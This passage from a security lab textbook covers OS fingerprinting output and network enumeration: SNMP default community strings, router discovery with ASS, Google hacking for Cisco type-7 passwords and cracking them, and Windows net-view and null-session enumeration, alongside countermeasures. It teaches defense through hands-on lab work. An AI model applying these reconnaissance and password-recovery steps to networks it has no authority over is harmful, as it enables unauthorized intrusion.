Netbios Name Table (6 names)

EARTH            00  UNIQUE   Workstation service name
WORKGROUP        00  GROUP    Workstation service name
EARTH            20  UNIQUE   Server services name
WORKGROUP        1E  GROUP    Group name
WORKGROUP        1D  UNIQUE   Master browser name
..__MSBROWSE__.  01  GROUP
```

| | |
|---|---|
| Total hosts discovered | 4 |
| Total open TCP ports | 10 |
| Total open UDP ports | 3 |

**Figure 4-13** SuperScan's scan report.



Host: HostName or IP

Scan Completed in 00:06

Refresh of Visible List Completed.

Network Discovery Scan Completed.

Online IPs

Offline IPs


Total IPs

Statistics for: All Scan Ranges

AutoRefresh: 10

| IP Address > | Status | Distance | O.S. | HostName | NetBIOS Name | NetBIOS User | SNMP | Tra |
|---|---|---|---|---|---|---|---|---|
| □ 192.168.123.20 | ONLINE | Same LAN | WINDOWS | ● - | ● - | - | ● - | ● |
| □ 192.168.123.22 | ONLINE | Same LAN | NOT WIN | ● - | ● - | - | ● - | ● |
| □ 192.168.123.33 | ONLINE | Same LAN | WINDOWS | ○ Student-XP1 | ○ STUDENT-XP1 | STUDENT-XP1 | ● - | ● |
| □ 192.168.123.176 | ONLINE | Same LAN | WINDOWS | ● - | ● - | - | ● - | ● |
| □ 192.168.123.180 | ONLINE | Same LAN | NOT WIN | ● - | ● - | - | ○ ON | ● |
| □ 192.168.123.181 | ONLINE | Same LAN | NOT WIN | ● - | ● - | - | ○ ON | ● |
| □ 192.168.123.183 | ONLINE | Same LAN | WINDOWS | ○ EARTH | ○ EARTH | (n/a) | ● - | ● |
| □ 192.168.123.254 | ONLINE | Same LAN | NOT WIN | ● - | ● - | - | ● - | ● |

**Figure 4-14** Look@LAN's scan results.




```
[+] Host 192.168.123.183 Running OS: "Microsoft Windows 2000 Workstation SP2" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

**Figure 4-15** Xprobe2's fingerprinting results.

## Active Fingerprinting

This final exercise demonstrates active fingerprinting and steps you through a Windows 2000 installation. I have specifically chosen Windows 2000 because it has a number of vulnerabilities and works well to demonstrate exploits in later chapters:

1. Open BackTrack and go to KDE ➪ BackTrack ➪ Enumeration ➪ Operating Systems ➪ Nmap. Nmap will open a terminal and start.



```
Interesting ports on 192.168.123.183:
(The 1670 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
990/tcp  open  ftps
1025/tcp open  NFS-or-IIS
MAC Address: 00:09:5B:1F:26:58 (Netgear)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server

Nmap finished: 101 IP addresses (4 hosts up) scanned in 46.755 seconds
```

**Figure 4-16** Nmap's scan results.

2. Enter **Nmap -0** < ***IP_Address*** > . You can scan a range of addresses by using the following type of syntax.

   ```
   Nmap -O 192.168.123.100-254
   ```

   The results will be displayed as Nmap captures the information. Figure 4-16 shows an example.

CHAPTER

5

# Enumerating Systems

*Enumeration* can best be defined as the process of counting. From a security standpoint, it's the process the attacker follows before an attack. The attacker is attempting to count or identify systems and understand their role or purpose. This may mean the identification of open ports, applications, vulnerable services, DNS or NetBIOS names, and IP addresses before an attack.

This chapter looks at the process of enumeration. It explores how enumeration is executed and looks at ways to reduce the effectiveness of enumeration by attackers. In enumeration, the goal is to look for user account information, system groups and roles, passwords, unprotected shares, applications, and banners, and attempt to identify network resources. You also might want to include obtaining Active Directory information. This process fits in well with the network security lab you have constructed, as here is the place to test your enumeration skills, yet also implement different types of defensive measures to see how well they work. The overall goal is to use the lab to learn how to defeat those that attempt enumeration maliciously.

## Enumeration

Many people might think of enumeration as just a Windows type of activity. That is actually untrue, as enumeration can be performed against many other different types of systems and services, including the following:

- Simple Network Management Protocol (SNMP)
- Routing devices

- Other vulnerable services (such as web servers, SQL servers, and applications such as DNS, application code, and scripts)

Let's start by looking at the way in which SNMP can be used for enumeration.

## SNMP Services

Simple Network Management Protocol is a popular TCP/IP standard for remote monitoring and management of hosts, routers, and other nodes and devices on a network. SNMP was created in 1988 to meet the need for a simple-to-use network management tool. SNMP can interact with many different types of hardware devices, a much-needed capability. SNMP enables administrators to do the following:

- Manage network performance
- Locate and resolve network problems
- Support better network management

SNMP is an application layer protocol that functions at the OSI Model Layer 7. Figure 5-1 shows where the SNMP service is located.

Attackers are interested in SNMP for the same reason that network managers are: because SNMP can be used to manage and report on workstations, servers, routers, switches, and even intelligent hubs. SNMP is actually part of a larger framework known as the Internet Standard Network Management Framework.

### INTERNET STANDARD NETWORK MANAGEMENT FRAMEWORK

**Early in the development of the Internet, it was seen that there was a need for some type of management protocol. Several different technologies initially competed, but SNMP won. When we think of SNMP, we are tempted to think "protocol," as that is exactly what the name implies. We may also think of a protocol as a lower-placed item in the stack and not as something that runs at the presentation or application layer. Per the SNMP working group, these upper-layer process are known as the *Internet Standard Network Management Framework*. The Framework describes how the different components fit together, how SNMP is implemented at lower layers, and how network devices interact. While you might think this would be known as ISNMF, it has actually been known collectively as SNMP since 1988.**




**Figure 5-1** SNMP and the OSI Model.




**Figure 5-2** SNMP structure.

SNMP uses two components: the manager and the agent. The manager sends and updates requests, and the agent responds to these requests. Both manager and agent use something known as a Management Information Base (MIB). MIBs are organized in a tree structure and can be described as a set of managed object property definitions within a device. Other components of SNMP include managed objects and protocol data units. Figure 5-2 shows these components.

Management stations can also send requests to set values for certain variables. Traps let the management station know that something significant has occurred, such as a reboot or an interface failure. One design goal of SNMP was to keep the protocol simple and, as such, the decision was made to implement the protocol by means of the UDP protocol.


SNMP has been released in several different versions. Version 1 is a clear text protocol and provides only limited security through the use of community strings. SNMPv3 offers data encryption and authentication, although earlier versions are still widely used. The default community strings are public and private and are transmitted in clear text. The first community string is known as the read community string. This community string or password lets you view the configuration of the device or system. The second community string is called the read/write community string; it's for changing or editing the configuration on the device.

### SNMP Enumeration Tools

For the attacker attempting to enumerate a network, SNMP offers a tempting target. One approach is for the attacker to attempt to use the default community strings. If that does not succeed, the attacker might also attempt to sniff the community strings and attempt to determine what they are (if they have been changed from the default value).

Devices that are SNMP-enabled share a lot of information. Just consider how an attacker could use this type of data. Simply by knowing usernames, the attacker has half of what is needed to gain access to many organizations' systems. The risk from SNMP exposure is that it can provide the attacker the information needed to successfully attack the network. In your network security lab, you can test out insecure modes of SNMP and see for yourself the way in which it is vulnerable. Tools available for SNMP enumeration include the following:

- **SNMPUtil** — A Windows resource kit command-line enumeration tool that can be used to query computers running SNMP.
- **SNScan** — A free GUI-based SNMP scanner from Foundstone.
- **SolarWinds IP Network Browser** — A GUI-based network-discovery tool that enables you to perform a detailed discovery on one device or an entire subnet. This tool is not free, but you can download a demo from `www.solarwinds.net`. Figure 5-3 shows a screen shot of the program.



Subnet Address 192.168.123.0
Subnet Mask 255.255.255.0

**Figure 5-3** SolarWinds IP Network Browser.

- **SNMP Informant** — A product line of SNMP agent tools, available at `www.snmp-informant.com`, that provides a series of SNMP add-ons and includes some free utilities and links to additional SNMP tools.
- **Getif** — A Windows GUI-based network tool, available at `www.wtcs.org/snmp4tpc/getif.htm`, that allows you to collect and graph information from SNMP devices.
- **Trap Receiver and Trap Generator** — Two free Win32 GUI-based programs, available at `www/ncomtech.com`, that support the reception and transmission of custom SNMP traps, forwarding to other destinations, and importing them into command lines and environment variables.

SNMP fits into the enumeration process as follows:

1. Attacker begins by port scanning for port 161 (SNMP).
2. Attacker attempts to connect to SNMP-enabled devices using default community strings or by sniffing community strings.
3. Attacker uses the acquired information to attempt to log in to an enumerated system.
4. Attacker escalates privilege.

### *SNMP Enumeration Countermeasures*

The best defense against SNMP enumeration is to turn off SNMP if it's not needed. If it is required, make sure that you block port 161 at network chokepoints and upgrade to SNMP version 3, if possible. For Microsoft systems, the administrator can also implement the Group Policy security option Additional Restrictions for Anonymous Connections, which restricts SNMP connections. Finally, changing the community strings is another defensive tactic; doing so makes them different in each zone of the network. Finally, implement ACL filtering to only allow access to your Read-Write community from approved stations or subnets.

**IN THE LAB**

**The risk from enumeration is that attackers can gain enough information to successfully attack the network. The goal in real life is to manage the need for access to information such as SNMP against the need for security. It may be that your network can do without many of the services provided by SNMP. After all, one basic rule of security is to turn off everything, and turn on only what is needed. In the lab, you can learn more about how SNMP is vulnerable by turning on SNMP and then scanning it with any one of the tools discussed.**

***(continued)***

**IN THE LAB *(continued)***

**On one of your lab's Windows computers, you will want to go to Start ➪ Control Panel ➪ Administrative Tools ➪ Services and make sure that SNMP is enabled. If it is not present in services, you will need to go to Add/Remove Programs and add the SNMP service. Once SNMP is added and running, download Solar Winds from `www.solarwinds.com/products/toolsets/standard.aspx`. After the product is installed, start the IP Network Browser and enter the IP address of the system with SNMP installed. Look carefully at what information has been returned. Turn off SNMP on the target system after completing this task.**

## Routing Devices

Routers are one of the basic building blocks of networks because they connect networks. And although this book does not directly focus on the functionality and features of routing devices, you *must* have a sound understanding of these devices if you want to enumerate them. You also need to be aware that some routing devices and routing protocols have known security flaws that allow exploitation without any further device enumeration. Let's begin by reviewing some basic routing information.

Routers use routing protocols to help packets find the best path to a target network. Routers are the primary device concerned with routing and routed protocols. Routers can be thought of as a specialized form of host that has been finely tuned to perform the routing function. When a router receives a packet, it examines the target IP address and then consults its routing table to determine how to handle the information.

Routing begins when a packet is built and prepared for transit. The routing protocol then examines the packet's destination and compares this to its routing table. On a small/uncomplicated network, an administrator may have defined a fixed route that all traffic will follow. On more complicated networks, packets are routed dynamically using some form of metric. A metric can be any of the following:

- **Bandwidth** — This is a common metric based on the capacity of a link. If all other metrics are equal, the router chooses the path with the highest bandwidth.
- **Cost** — The organization may have a dedicated T1 and an ISDN line. If the ISDN line has a higher monetary cost, the traffic will then be routed through the T1.
- **Delay** — This is another common metric and can build on many factors, including router queues, bandwidth, and congestion.

- **Distance** — This metric is calculated in hops (i.e., how many routers away the destination is).
- **Load** — This metric is a measurement of the load that is being placed on a particular router. It can be calculated by examining the processing time or CPU utilization.
- **Reliability** — This metric examines arbitrary reliability ratings so that the most reliable link is used. Network administrators can assign these numeric values to various links.

By applying this metric and consulting the routing table, the routing protocol can make a best-path determination. At this point, the packet is forwarded to the next hop as it continues its journey toward the destination. As mentioned previously, routing protocols can be placed into two basic categories: static (fixed) routing and dynamic routing.

Static routing algorithms are really not algorithms at all. They are just a table that has been developed by a network administrator mapping one network to another. Static routing works best when a network is small and the traffic is predicable.

Dynamic routing uses metrics to determine what path a router should use to send a packet toward its destination. The following are some examples of dynamic routing protocols:

- Routing Information Protocol (RIP)
- Border Gateway Protocol (BGP)
- Interior Gateway Routing Protocol (IGRP)
- Open Shortest Path First (OSPF)

Routers and routing protocols are a potential target because they may offer a lot of information that an attacker can use. They also risk attack themselves. Information that might be obtained includes the following:

- Network addressing topologies
- Information about the network owner and location of the routing device
- Interesting hosts that may be attacked
- Routing policies and rules and implemented security levels

Many routing protocols are proprietary. As an example, Cisco routers and switches use the Cisco Discovery Protocol (CDP). CDP helps the network professional manage the network. CDP is an OSI Layer 2 protocol. It sends updates every 60 seconds to a multicast address. CDP runs on all media that supports Subnetwork Access Protocol (SNAP), including LAN and WAN technologies, such as Frame Relay and ATM.

Another propriety routing protocol is Interior Gateway Routing Protocol (IGRP), which Cisco developed in the mid 1980s. IGRP also uses bandwidth and delay, which is different from RIP, as it uses simply distance. What does it mean if you discover a network is running IGRP? This means that to use IGRP, all the routers must be Cisco.

Enumerating and identifying routers can be a big help. Knowing that the network runs RIP means there is no security against route spoofing. Making the discovery that IGRP is being used means that the organization is a totally Cisco shop. Any Cisco router vulnerability could then be attempted against each router. Consider starting RIP on your network lab router to see for yourself how route spoofing can be applied.

### *Routing Enumeration Tools*

One of the best ways to start the router enumeration process is to use your browser. Just by using online searches, known as *Google hacking*, you might be able to find vulnerabilities. Items you might find include the following:

- Usernames
- Encrypted passwords
- TFTP servers
- IP addresses of routers
- Access lists
- Routing tables

The first routing enumeration tool up for discussion is your browser. The most notable site to help you learn more about how to use your browser to enumerate routers and routing protocols is `http://johnny.ihackstuff.com`. As an example of what you can find at this site, check out `http://johnny.ihackstuff.com/ghdb.php?function=detail&id=795`. This page offers the needed syntax to search for encrypted Cisco router passwords. Depending on what encrypted password has been used, these encrypted values may be subject to password-cracking programs, such as John the Ripper, available from `http://www.openwall.com/john/`, and Cain & Abel, available from `www.oxid.it`. The Googledork's database at `Johnny.ihackstuff.com` offers searches for all the bulleted items previously listed.

Next up is the Autonomous System Scanner (ASS). This tool is built in to the version of BackTrack included on the DVD that accompanies book. The Autonomous System Scanner can work with the following protocols: IRDP, IGRP, EIGRP, RIPv1, RIPv2, CDP, HSRP, and OSPF. The program works in one of two modes: passive and active. In passive mode (`./ass -i eth0`), the program listens to routing protocol packets, such as broadcast and multicast hellos. In active mode (`./ass -i eth0 -A`), the program tries to discover routers by asking for information. Each mode is useful. The passive mode is less likely to be detected, but the active mode is more accurate. Let's take a look at the output of the program:


```
# ./ass -i eth0 -A -v
     ASS [Autonomous System Scanner] $Revision: 1.24 $
             (c) 2k++ FX <fx@phenoelit.de>
             Phenoelit (http://www.phenoelit.de)
             IRPAS build XXXIX
     Scanning
     + scanning IRDP ...
     + scanning RIv1 ...
     + scanning RIPv2 ...
     + scanning IGRP ...
     + waiting for EIGRP HELLOs (12s) ...

     >>>Results>>>
     Router  192.168.123.50  (RIPv1 )
             RIP1 [ n/a ]  0.0.0.0                       (metric 1)
             RIP1 [ n/a ]  192.168.123.1                 (metric 1)
             RIP1 [ n/a ]  192.168.123.9                 (metric 1)
             RIP1 [ n/a ]  192.168.123.105               (metric 1)
```

From this output, you can see that 192.168.123.50 responded to RIP requests. Problems with RIP include the following:

- No security
- Based on hop counts
- Uses UDP
- Uses broadcasts
- Sends full updates about every 90 seconds

As can be seen with discovering RIP, it may mean that the attacker is only a few steps away from redirecting traffic or launching a denial of service attack by injecting bogus routing tables. In case you are wondering how the Autonomous System Scanner works, Figure 5-4 shows a simple capture from Wireshark that reveals the output.

Notice in Figure 5-4 how the Autonomous System Scanner sent out RIPv1 and RIPv2 requests. Each request is sent with an unspecified address, routing tag, netmask, and next hop. You might also have noticed that the metric is set to 16 hops, which is unreachable. The 16 is shown in hex (10) as the final byte of information on the bottom portion of Figure 5-4. While the Autonomous System Scanner does work well against all versions of RIP, it does not work against Open Shortest Path First (OSPF). This routing protocol works much differently than RIP because it is considered a link-state routing protocol. There are two ways to find out whether OSPF is running on a



| No. | Time | Source | Destination | Protocol | Info |
|---|---|---|---|---|---|
| 1 | 0.000000 | 192.168.0.155 | 255.255.255.255 | ICMP | Router solicitation |
| 2 | 0.374157 | 192.168.0.155 | 255.255.255.255 | ICMP | Router solicitation |
| 3 | 0.375042 | 192.168.0.155 | 255.255.255.255 | RIPv1 | Request |
| 4 | 1.354435 | 192.168.0.155 | 255.255.255.255 | RIPv1 | Request |
| 5 | 1.355330 | 192.168.0.155 | 224.0.0.9 | RIPv2 | Request |
| 6 | 1.992609 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Discover - Transaction ID 0x1000000 |
| 7 | 2.353335 | 192.168.0.155 | 224.0.0.9 | RIPv2 | Request |
| 8 | 2.353685 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |
| 9 | 2.353825 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |
| 10 | 2.354116 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |
| 11 | 2.354234 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |
| 12 | 2.354344 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |
| 13 | 2.354454 | 192.168.0.155 | 224.0.0.10 | IGRP | Request |

```
⊞ Frame 3 (66 bytes on wire, 66 bytes captured)
⊞ Ethernet II, Src: Vmware_c6:bf:7c (00:0c:29:c6:bf:7c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 192.168.0.155 (192.168.0.155), Dst: 255.255.255.255 (255.255.255.255)
⊞ User Datagram Protocol, Src Port: router (520), Dst Port: router (520)
⊞ Routing Information Protocol
```

```
0000  ff ff ff ff ff ff 00 0c  29 c6 bf 7c 08 00 45 00   ........ )..|..E.
0010  00 34 62 b8 00 00 80 11  16 be c0 a8 00 9b ff ff   .4b..... ........
0020  ff ff 02 08 02 08 00 20  00 00 01 01 00 00 00 00   .......  ........
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 10                                              ..
```

**Figure 5-4** Autonomous System Scanner.

network. One way is to use SNMP, as previously discussed in this chapter. The other way is to use Wireshark, available from `www.wireshark.org`. The most common OSPF information you will find is the OSPF HELLO packets. These are normally sent out approximately once every 30 seconds or so. Look at these packets and see whether authentication is turned on. Remember that OSPF can use authentication, whereas RIPv1 has no authentication. If OSPF has authentication turned off, you can freely inject your own OSPF packets into the network to cause various types of havoc. This again can be set up in the lab environment so that you can see this vulnerability for yourself. Use the lab environment to better understand the implications of poor security practices.

### *Routing Enumeration Countermeasures*

You can block routing enumeration in several different ways:

- **Higher-end switches** — These devices allow for more control and advanced features that can provide greater security.
- **Dynamic ARP inspection** — A feature provided by Cisco to prevent man-in-the-middle attacks.
- **Anti-sniffing** — Detecting bogus ARP traffic or flooding attempts to bypass the functionality of the switch.
- **Promiscuous mode detection** — The ability to detect NICs that are listening to traffic other than their own.
- **Improved routing protocols** — Moving from RIP to OSPF or another routing protocol that provides some type of authentication.
- **Signatures added to IDS** — An IDS can be used to detect signatures of router enumeration and router attacks.

Let's start by discussing sniffing. Sniffing the network is one of the primary ways to determine which routing protocols are running. If the network is still using hubs, all an attacker has to do is to plug into an open RJ-45 wall jack to sniff the traffic. If no hubs are being used in the network, the attacker must perform active sniffing. Remember that a switch limits the traffic that a sniffer can see to broadcast packets and those specifically addressed to the attached system. Traffic between two other hosts normally would not be seen by the attacker, because it usually would not be forwarded to switch the port the sniffer is plugged into. MAC flooding and ARP poisoning are the two ways that the attacker can attempt to overcome the switch.

MAC flooding is not effective against higher-end switches, and ARP poisoning can be detected or blocked. Vendors such as Cisco also have tools built in to their switches to do so, such as dynamic ARP inspection (DAI). DAI validates ARP packets on the network. This technology protects the network from such attacks by intercepting, logging, and discarding invalid ARP packets.

If your switch does not support this technology, there are still other ways to detect when people are up to no good on the network. Anti-sniffing is one such technique. Anti-sniffing refers to attempting to detect the use of sniffers on a network. You can use anti-sniffer tools to detect changes in the response time to host to detect whether the interface has been placed in promiscuous mode. Tools such as Sniffdet, Sentinel, and Anti-sniff were developed for just such purposes. You can learn more about anti-sniffing at `www.nmrc.org/pub/review/antisniff-b2.html`.

If you have access to the system you suspect is running in promiscuous mode, you might be able to determine whether a network interface is running in promiscuous mode. This is usually represented in a type of status flag that is associated with each network interface and maintained in the kernel. You can obtain this by using the `ifconfig` command on Unix-based systems.

The following examples show an interface on the Linux operating system when it isn't in promiscuous mode:

```
eth0     Link encap:Ethernet  HWaddr 00:60:08:C5:93:6B
inet addr:192.168.123.21  Bcast:192.168.123.255  Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:1492558 errors:2779 dropped:0 overruns:2740 frame:2740
TX packets:1282328 errors:0 dropped:0 overruns:0 carrier:0
collisions:10575 txqueuelen:100
Interrupt:10 Base address:0x300
```

Note that the attributes of this interface mention nothing about promiscuous mode. When the interface is placed into promiscuous mode, as shown next, the `PROMISC` keyword appears in the attributes section:

```
eth0     Link encap:Ethernet  HWaddr 00:60:08:C5:93:6B
inet addr:192.168.123.21  Bcast:192.168.123.255  Mask:255.255.255.0
```

```
UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
RX packets:1425330 errors:2779 dropped:0 overruns:2740 frame:2740
TX packets:1282379 errors:0 dropped:0 overruns:0 carrier:0
collisions:10575 txqueuelen:100
Interrupt:10 Base address:0x300
```

Another defense against routing enumeration is to choose improved routing protocols. For instance, there really is not much of a reason for anyone to be running any version of Routing Information Protocol (RIP). Just by migrating to Open Shortest Path First (OSPF) and turning on authentication, you can greatly improve security. When using OSPF, you need to make sure to enable routing authentication; doing so enables password protection on all packets. Passwords are from one to eight characters in length and are configurable on a link basis. When you are implementing OSPF, routing authentication passwords must be configured on all links in the area.

Last, but not least, you can also add signatures of active routing enumeration tools to intrusion detection system (IDS) tools, such as Snort. We look at Snort in Chapter 10, ''Intrusion Detection.''

### IN THE LAB

**Routers can make use of a rather insecure protocol known as Trivial File Transfer Protocol (TFTP). TFTP can be used to hold router configurations. The TFTP server allows the router a place at which to place backup configurations or a place from which to pull the configuration if the configuration needs to be rebuilt. The risk is that others may also be able to access the router configuration files. In the router configuration, you will find a variety of information, such as which ports are blocked and which protocols are denied or allowed. Some of this information is shown here:**

```
hostname Router1!
username Jimbo password 7 107C060C3112
enable secret 5 $1$zUmf$qKycvrf5cW.CEMl9XJjgR0
```

**Notice what this information has the potential to reveal to an attacker. You can see this for yourself in the lab with just an Internet connection and some available tools. Go to Google Groups and search for "Cisco Password 7" or check out** `http://groups.google.com/group/comp.dcom.sys.cisco/browse_thread/thread/59b27005033b56dc/8a16eaaf91435bef?hl=en&lnk=st&q=cisco+password+7#8a16eaaf91435bef` **for one that has already been provided. Notice that some of these listings have not been properly sanitized of the Password 7 entry. Just copy the encrypted password and download Get Pass from** `www.boson.com/FreeUtilities.html`**. Once it is downloaded and installed, paste the password into the utility and observe the clear text password. Protecting configuration files and limiting access or the use of TFTP servers should be a priority for every security professional.**

## Windows Devices

Before we can talk about Windows enumeration techniques and tools, we should spend a little time discussing how Windows stores user information and passwords. Windows stores this information in the Security Accounts Manager (SAM) database. If the system is part of a domain, the domain controller stores the critical information. On standalone systems not functioning as domain controllers, the SAM contains the defined local users and groups, along with their passwords and other attributes. The SAM database is stored in a protected area of the registry under HKLM\SAM.

The concept of the Active Directory (AD) domain first came to life with Windows 2000 and heralded a big change from the old NT trust model. AD is really a directory service that contains a database that stores information about objects in a domain. The AD keeps password information and privileges for domain users and groups that were once kept in the domain SAM.

Enumeration of Windows systems can potentially provide the attacker with usernames, account information, network shares, and services offered by specific systems. Much of this information is available because of the way in which parts of Microsoft Windows are designed. One vulnerable area exists because of the way Windows transmits information about its shares and how the Network Basic Input Output System (NetBIOS) protocol operates. Table 5-1 lists ports associated with this technology.

NetBIOS was a creation of IBM. It allows applications on different systems to communicate through the LAN and has become a de facto industry standard. On LANs using NetBIOS, systems identify themselves by using a 15-character unique name. Because NetBIOS is nonroutable by default, Microsoft adapted it to run over TCP/IP. NetBIOS is used in conjunction with Server Message Blocks (SMB). SMB allows for the remote access of shared directories and files. This key feature of Windows is what makes file and print sharing and the Network Neighborhood possible.

**Table 5-1** Common NetBIOS Ports and Services

| PORT | PROTOCOL | SERVICE |
|---|---|---|
| 135 | TCP | MS-RPC endpoint mapper |
| 137 | UDP | NetBIOS name service |
| 138 | UDP | NetBIOS datagram service |
| 139 | TCP | NetBIOS session service |
| 445 | TCP | SMB over TCP |

When attackers target a system, they will always attempt to run their code at the highest possible level because part of the enumeration process is determining which account holders have administrator rights. Two items that Windows uses to help keep track of a user's security rights and identity are as follows:

- Security identifiers
- Relative identifiers

Security identifiers (SIDs) are a data structure of variable length that identifies user, group, and computer accounts. For example, a SID of S-1-1-0 indicates a group that includes all users. Closely tied to SIDs are relative identifiers (RIDs). A RID SID is a portion of the SID that identifies a user or group in relation to the authority that user has. Let's look at an example:

```
S-1-5-21-1607980848-492894223-1202660629-500
    S for security id
    1 Revision level
    5 Identifier Authority (48 bit) 5 = logon id
    21 Sub-authority (21 = nt non unique)
    1607980848      SA
    492894223       SA domain id
    1202660629      SA
    500             User id
```

Notice the last line of code. This value is the user ID and specifies a definite user. This value is known as a RID. Table 5-2 lists some common RIDs.

As shown in Table 5-2, the administrator account has a RID of 500 by default, the guest 501, and the first user account has a RID of 1000. Each new user gets the next available RID. What's important about this is that renaming an account will not prevent someone from discovering key accounts. This is somewhat similar to the way that Linux controls access for users and system processes by use of an assigned user ID (UID) and a group ID (GID) that is found in the `/etc/passwd` file.

**Table 5-2** User IDs and RIDs

| USER ID | CODE |
|---|---|
| Administrator | 500 |
| Guest | 501 |
| Kerberos | 502 |
| 1st user | 1000 |
| 2nd user | 1002 |

### Server Message Block and Interprocess Communication

Server Message Block (SMB) makes it possible for users to share files and folders; interprocess communication (IPC) offers a default share on Windows systems. This share, the IPC, is used to support named pipes that programs used for interprocess (or process-to-process) communication. Because named pipes can be redirected over the network to connect local and remote systems, they also enable remote administration. I hope you can see where this might be a problem.

When the concept of SMB was originally created, security was not at the forefront of everyone's mind. Some of you might even remember Microsoft's first GUI operating system, Windows 3.0. Early Microsoft operating systems were of a peer-to-peer design. Although it's true that Linux and Windows run similar services with the Samba suite of services, Windows remains the primary focus of these vulnerabilities.

The most basic connection possible with IPC is the NULL, or anonymous connection. It achieves this by executing a `net` command. There's an entire host of `net` commands. We'll look at a few here, but for a more complete list just type **net** from the command line. Enter the **/?** syntax after any of the commands that you would like more information about.

Suppose, for example, that you have identified open ports of 135, 139, and 445 on some targeted systems. You may want to start with the `net view /domain` command:

```
C:\>net view /domain
Domain
Engineering
Marketing
Web
The command completed successfully.
```

Notice how handy the `net` commands are. They have identified the engineering, marketing, and web groups. To query any specific domain group, just use the `net` command again in the form of `net view /domain:domain_name`, as follows:

```
C:\>net view /domain:accounting
Server Name            Remark
\\Giant
\\Tiny
\\Dwarf
The command completed successfully.
```

We can take a closer look at any one system by using the `net view \system_name` command:

```
C:\net view \\dwarf
Shared resources at \\DWARF
Sharename    Type         Comment
-----------------------------------------------------
CDRW         Disk
D            Disk
Payroll      Disk
Printer      Disk
Temp         Disk
The command was completed successfully.
```

I hope you are starting to see the power of the `net` command. Next, we look at how it can really be exploited when used in combination with IPC.

### *Enumeration and the IPC$ Share*

